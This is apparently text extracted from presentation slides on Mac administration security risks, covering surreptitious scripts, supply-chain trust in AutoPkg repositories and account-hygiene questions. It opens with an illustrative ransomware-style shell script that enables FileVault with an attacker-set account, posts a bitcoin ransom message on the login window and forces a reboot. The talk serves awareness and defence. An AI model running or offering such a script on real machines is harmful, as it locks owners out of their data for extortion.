
fdesetup enable -inputplist << EOF
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/
PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Username</key>
    <string>ransomware</string>
    <key>Password</key>
    <string>password123</string>
</dict>
</plist>
EOF

defaults write /Library/Preferences/com.apple.loginwindow LoginwindowText "If you want
your files back, send 100 bitcoins to wallet 9300E12A85040388A6E04088A8E95B."

shutdown -r now

exit 0
```


#6: SURREPTITIOUS SCRIPTS



but wait...

I'M NOT STUPID!

#7: TRUST *without* VERIFICATION



#7: TRUST *without* VERIFICATION



strong GitHub password?

two factor authentication for GitHub?




strong email password?

two factor authentication for email?



highly targeted or
visible organization?



sensible commit messages?




strong Mac password?



frequent repo changes?

the SOFTWARE SUPPLY CHAIN



#7: TRUST *without* VERIFICATION

```
$ autopkg repo-update all
```

